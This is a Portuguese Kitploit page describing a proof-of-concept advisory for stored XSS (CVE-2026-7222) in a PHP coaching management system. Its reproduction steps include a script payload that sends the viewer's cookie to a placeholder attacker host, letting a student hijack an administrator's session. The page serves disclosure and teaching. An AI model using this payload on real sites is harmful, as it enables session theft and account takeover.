
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-7222-XSS — Prova de conceito de exploit para XSS armazenado (CWE-79) em um sistema de gerenciamento de coaching em PHP, demonstrando sequestro de sessão e escalonamento de privilégios de estudante para administrador por meio de roubo de cookies. | Kitploit
Ferramentas/GitHubGitHub/xmyronn/cve-2026-7222-xss
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de PenetraçãoAprendizado e Educação
GitHubxmyronn/cve-2026-7222-xss

CVE-2026-7222-XSS

Prova de conceito de exploit para XSS armazenado (CWE-79) em um sistema de gerenciamento de coaching em PHP, demonstrando sequestro de sessão e escalonamento de privilégios de estudante para administrador por meio de roubo de cookies.

Ver Repositório
35há 6 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    912
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    721
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    405
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    355
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    338

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Cross-Site Scripting (XSS) Armazenado no Sistema de Gerenciamento de Coaching Leva à Tomada de Conta


Produto

Sistema de Gerenciamento de Coaching em PHP (Code-Projects.org) https://code-projects.org/coaching-management-system-in-php-with-source-code/


Componentes Afetados

  • /modules/student/complaint.php (Envio de Reclamação)
  • /modules/admin/incomingcomplaint.php (Visualização de Reclamação)
  • Funcionalidade de Resposta a Reclamações (Admin/Professor → Aluno)

Versão

Desconhecida (Nenhuma informação de versão fornecida pelo fornecedor; testado na versão mais recente disponível em Code-Projects.org em abril de 2026)


Tipo de Vulnerabilidade

CWE-79: Neutralização Incorreta de Entrada Durante a Geração de Páginas Web (Cross-Site Scripting Armazenado)


Descrição

O aplicativo não sanitiza adequadamente a entrada fornecida pelo usuário na funcionalidade de reclamação e resposta. JavaScript malicioso injetado por um usuário de baixo privilégio é armazenado e executado quando visualizado por usuários com privilégios mais altos, como administradores ou professores.

Além disso, a funcionalidade de resposta também é vulnerável, permitindo que administradores ou professores injetem JavaScript que é executado nas sessões dos alunos.

Isso resulta em uma vulnerabilidade de XSS armazenado que afeta múltiplas funções de usuário.


Passos para Reproduzir

Caso 1: Aluno → Administrador (Escalação de Privilégios)


  1. Faça login como aluno

  2. Navegue até: /modules/student/complaint.php Screenshot 2026-04-10 212940

  3. Envie uma reclamação com o seguinte payload:

<script>
new Image().src="http://ATTACKER-IP:PORT/?c="+document.cookie;
</script>
Screenshot 2026-04-10 213341
  1. Faça login como administrador

  2. Navegue até: /modules/admin/incomingcomplaint.php Screenshot 2026-04-10 212951

  3. Quando o administrador visualiza a reclamação, o payload é executado automaticamente


  4. O cookie de sessão do administrador é enviado para o servidor controlado pelo atacante

  5. Use o cookie de sessão roubado para sequestrar a sessão do administrador Screenshot 2026-04-10 213350
